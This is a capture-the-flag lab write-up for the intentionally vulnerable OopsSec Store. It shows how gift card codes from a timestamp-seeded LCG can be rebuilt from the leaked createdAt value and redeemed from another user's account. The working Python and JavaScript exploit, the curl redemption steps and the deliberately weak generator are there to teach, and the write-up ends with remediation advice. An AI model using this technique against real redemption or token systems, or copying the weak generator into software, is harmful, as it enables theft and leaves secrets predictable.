
The OopsSec Store sells digital gift cards: pick a denomination, type a recipient, get a XXXX-XXXX-XXXX code by email. That code is everything. Whoever has it can spend it.
Which is a problem, because the code isn’t random. It comes out of a classic linear congruential generator (LCG) seeded with the card’s createdAt timestamp in milliseconds, and the app happily renders that timestamp to the millisecond on both /profile/gift-cards and GET /api/gift-cards. Seed in the response, generator in the repo, the rest is arithmetic.
Table of contents
Open Table of contents
Lab setup
From an empty directory:
npx create-oss-store oss-store
cd oss-store
npm start
Or with Docker (no Node.js required):
docker run -p 127.0.0.1:3000:3000 leogra/oss-oopssec-storeThe app runs at http://localhost:3000. Two demo accounts are relevant:
alice@example.com/iloveduck— buyer of the seeded $500 gift cardbob@example.com/qwerty— a different authenticated user; the attacker in this scenario
Target identification
Log in as Alice and visit /profile/gift-cards. You will see one card pre-seeded:
- Recipient:
forgotten-friend@oopssec.store - Amount: $500.00
- Status: Pending
- Sent on:
Jan 15, 2025, 10:42:33 AM.456(or similar, in your locale)
That trailing .456 isn’t a formatting quirk. It’s the milliseconds, and it’s the seed.

Click Resend email on the card. The UI responds with Email service temporarily unavailable. That endpoint always fails. This is by design: the server has gone out of its way to not give you the code back, even though you are the legitimate buyer. You can confirm the same response from the API:
curl -X POST http://localhost:3000/api/gift-cards/resend \
  -H "Content-Type: application/json" \
  -H "Cookie: authToken=<alice-authToken>" \
  -d '{"id":"gc-seeded-001"}'
{ "error": "Email service temporarily unavailable" }Same story for GET /api/gift-cards — it returns the card metadata but omits the code field. The createdAt is right there though:
{
  "id": "gc-seeded-001",
  "amount": 500,
  "recipientEmail": "forgotten-friend@oopssec.store",
  "status": "PENDING",
  "createdAt": "2025-01-15T10:42:33.456Z"
}
Understanding the vulnerability
How the code is generated
The generator lives in lib/gift-card.ts:
const ALPHABET = "ABCDEFGHJKLMNPQRSTUVWXYZ23456789"; // 32 chars

function nextState(state: number): number {
  return (Math.imul(state, 1103515245) + 12345) & 0x7fffffff;
}

export function generateGiftCardCode(seed: number): string {
  let state = seed & 0x7fffffff;
  const chars: string[] = [];
  for (let i = 0; i < 12; i++) {
    state = nextState(state);
    const index = (state >>> 16) % ALPHABET.length;
    chars.push(ALPHABET[index]);
  }
  // returns XXXX-XXXX-XXXX
  ...
}
Three things should set off alarms:
- Hard-coded magic numbers.
1103515245and12345aren’t random choices — they are the exact constants used by the C standard library’srand()function (as shipped in glibc, BSD, and the Numerical Recipes textbook). Anyone familiar with classical PRNGs recognises them on sight, and the algorithm is documented everywhere (see this Stack Overflow thread on the origin of the multiplier). - No entropy anywhere. Same seed in, same code out. A proper generator reads from the operating system’s entropy pool (
crypto.randomBytesin Node,/dev/urandomon Linux) and never repeats. - The seed is attacker-observable. The only input is a wall-clock timestamp in milliseconds, and the app hands that timestamp back to the client on
/profile/gift-cardsand in the API response.
Where the seed lives in the response
POST /api/gift-cards (the purchase endpoint) sets createdAt = new Date() and calls generateGiftCardCode(createdAt.getTime()). createdAt is then stored on the row, returned in GET /api/gift-cards, and displayed on /profile/gift-cards. Any single one of those pins down the exact millisecond.
Why Math.imul?
Multiplying a 31-bit state by 1103515245 can overflow JavaScript’s 53-bit safe integer range. Math.imul performs exact 32-bit signed multiplication, which matches how the LCG is defined. When you port the exploit to Python, you get the same precision for free because Python integers are arbitrary-precision.
Exploitation
Step 1: Read the target’s createdAt
Log in as Alice (the buyer of the seeded card) and grab the timestamp. Either visit /profile/gift-cards and read it off the card, or call the API:
curl -s -c cookies.txt -X POST http://localhost:3000/api/auth/login \
  -H "Content-Type: application/json" \
  -d '{"email":"alice@example.com","password":"iloveduck"}' >/dev/null

curl -s -b cookies.txt http://localhost:3000/api/gift-cards | python3 -m json.tool
Note the createdAt of the card addressed to forgotten-friend@oopssec.store. For the seeded row it is 2025-01-15T10:42:33.456Z.
Step 2: Re-implement the LCG and derive the code
#!/usr/bin/env python3
"""Reproduce the OopsSec Store gift card code from a createdAt timestamp."""

import datetime

ALPHABET = "ABCDEFGHJKLMNPQRSTUVWXYZ23456789"
MULTIPLIER = 1103515245
INCREMENT = 12345
MASK = 0x7fffffff


def gift_card_code(seed_ms: int) -> str:
    state = seed_ms & MASK
    chars = []
    for _ in range(12):
        state = (state * MULTIPLIER + INCREMENT) & MASK
        chars.append(ALPHABET[(state >> 16) % len(ALPHABET)])
    return f"{''.join(chars[0:4])}-{''.join(chars[4:8])}-{''.join(chars[8:12])}"


created_at = datetime.datetime(
    2025, 1, 15, 10, 42, 33, 456000, tzinfo=datetime.timezone.utc
)
seed_ms = int(created_at.timestamp() * 1000)
print(gift_card_code(seed_ms))JQSP-2G6N-G2ZYYou can sanity-check the same logic in a browser console:
function code(seed) {
  const ALPHABET = "ABCDEFGHJKLMNPQRSTUVWXYZ23456789";
  let s = seed & 0x7fffffff;
  let out = "";
  for (let i = 0; i < 12; i++) {
    s = (Math.imul(s, 1103515245) + 12345) & 0x7fffffff;
    out += ALPHABET[(s >>> 16) % ALPHABET.length];
    if (i === 3 || i === 7) out += "-";
  }
  return out;
}
code(new Date("2025-01-15T10:42:33.456Z").getTime());
// "JQSP-2G6N-G2ZY"
Step 3: Redeem from a different account

The recipient on the card is forgotten-friend@oopssec.store, a throwaway address nobody owns. Handy, because redemption doesn’t actually check who’s redeeming. Log in as Bob, paste the derived code at /checkout/redeem, or hit the API directly:
curl -s -c bob.txt -X POST http://localhost:3000/api/auth/login \
  -H "Content-Type: application/json" \
  -d '{"email":"bob@example.com","password":"qwerty"}' >/dev/null

curl -s -b bob.txt -X POST http://localhost:3000/api/gift-cards/redeem \
  -H "Content-Type: application/json" \
  -d '{"code":"JQSP-2G6N-G2ZY"}' | python3 -m json.tool
{
"success": true,
"amount": 500,
"balance": 500,
"flag": "OSS{1ns3cur3_r4nd0mn3ss_g1ft_c4rd}"
}$500 of store credit now belongs to Bob, and the flag is in the response.
Vulnerable code analysis
The full generator in lib/gift-card.ts:
function nextState(state: number): number {
  return (Math.imul(state, 1103515245) + 12345) & 0x7fffffff;
}

export function generateGiftCardCode(seed: number): string {
  let state = seed & 0x7fffffff;
  const chars: string[] = [];
  for (let i = 0; i < GROUP_COUNT * GROUP_SIZE; i++) {
    state = nextState(state);
    const index = (state >>> 16) % ALPHABET.length;
    chars.push(ALPHABET[index]);
  }
  const groups: string[] = [];
  for (let g = 0; g < GROUP_COUNT; g++) {
    groups.push(chars.slice(g * GROUP_SIZE, (g + 1) * GROUP_SIZE).join(""));
  }
  return groups.join("-");
}
And the purchase path in app/api/gift-cards/route.ts — the seed is createdAt.getTime():
const createdAt = new Date();
const code = generateGiftCardCode(createdAt.getTime());

const giftCard = await prisma.giftCard.create({
  data: {
    code,
    amount,
    recipientEmail,
    message,
    createdAt,
    buyerId: user.id,
  },
});
Once you observe createdAt for any card, you can replay generateGiftCardCode(createdAt.getTime()) offline and obtain the code.
Remediation
Do not use a PRNG for secrets
Replace the LCG with a draw from the OS entropy pool:
import { randomBytes } from "node:crypto";

const ALPHABET = "ABCDEFGHJKLMNPQRSTUVWXYZ23456789";

export function generateGiftCardCode(): string {
  const bytes = randomBytes(12);
  const chars: string[] = [];
  for (let i = 0; i < 12; i++) {
    chars.push(ALPHABET[bytes[i] % ALPHABET.length]);
  }
  return `${chars.slice(0, 4).join("")}-${chars
    .slice(4, 8)
    .join("")}-${chars.slice(8, 12).join("")}`;
}
The function no longer accepts a seed — there is nothing for the attacker to leak. At 12 characters from a 32-character alphabet, the code carries ~60 bits of entropy, which is well beyond any realistic enumeration attack.
Math.random()is not the fix either. The natural reflex after reading this is “fine, I’ll swap the LCG forMath.random()”. Don’t. V8 uses xorshift128+ under the hood, which is not cryptographically secure: given enough consecutive outputs from the same isolate, the internal state can be recovered and all past/future outputs predicted. The v8.dev blog post onMath.randomwalks through the algorithm and its limits. The reason we used an explicit LCG in this challenge is pedagogical — it makes the exploit a ten-line Python loop — but “custom PRNG” and “Math.random()” are two flavours of the same CWE-338 mistake. The only correct primitive for anything that functions as a secret iscrypto.randomBytes()/crypto.getRandomValues().
Stop leaking creation timestamps with millisecond precision
The UI and API do not need ms-level timestamps on a gift card. Truncate to the day, or drop the field from the public response entirely. Even if the underlying PRNG were strong, returning internal state with extra precision is an unforced error.
Store the code hashed, not in plaintext
Treat the code like a password. Hash it at creation (SHA-256 is fine for high-entropy secrets), store only the hash, and compare hashes at redemption. A database leak then costs you zero dollars in refunds.
Constant-time comparison and atomic redemption
Compare codes with crypto.timingSafeEqual, and make the redeem operation atomic (UPDATE ... WHERE status = 'PENDING' AND codeHash = ...). The current codebase already does this in the redeem handler — worth keeping when you rewrite the generator.
Takeaways
Math.randomand LCGs don’t belong anywhere near values that act like secrets. Gift card codes, reset links, invite tokens, any value that unlocks something, it all needscrypto.randomBytes.- A good generator doesn’t help if you leak the seed. Timestamps and counters are not secret.
- Closing the delivery channel (the “resend always fails” move) doesn’t fix anything when the generator itself is broken. The attacker doesn’t need delivery, they can rebuild the code.
rand()constants next to money or auth is a finding on sight.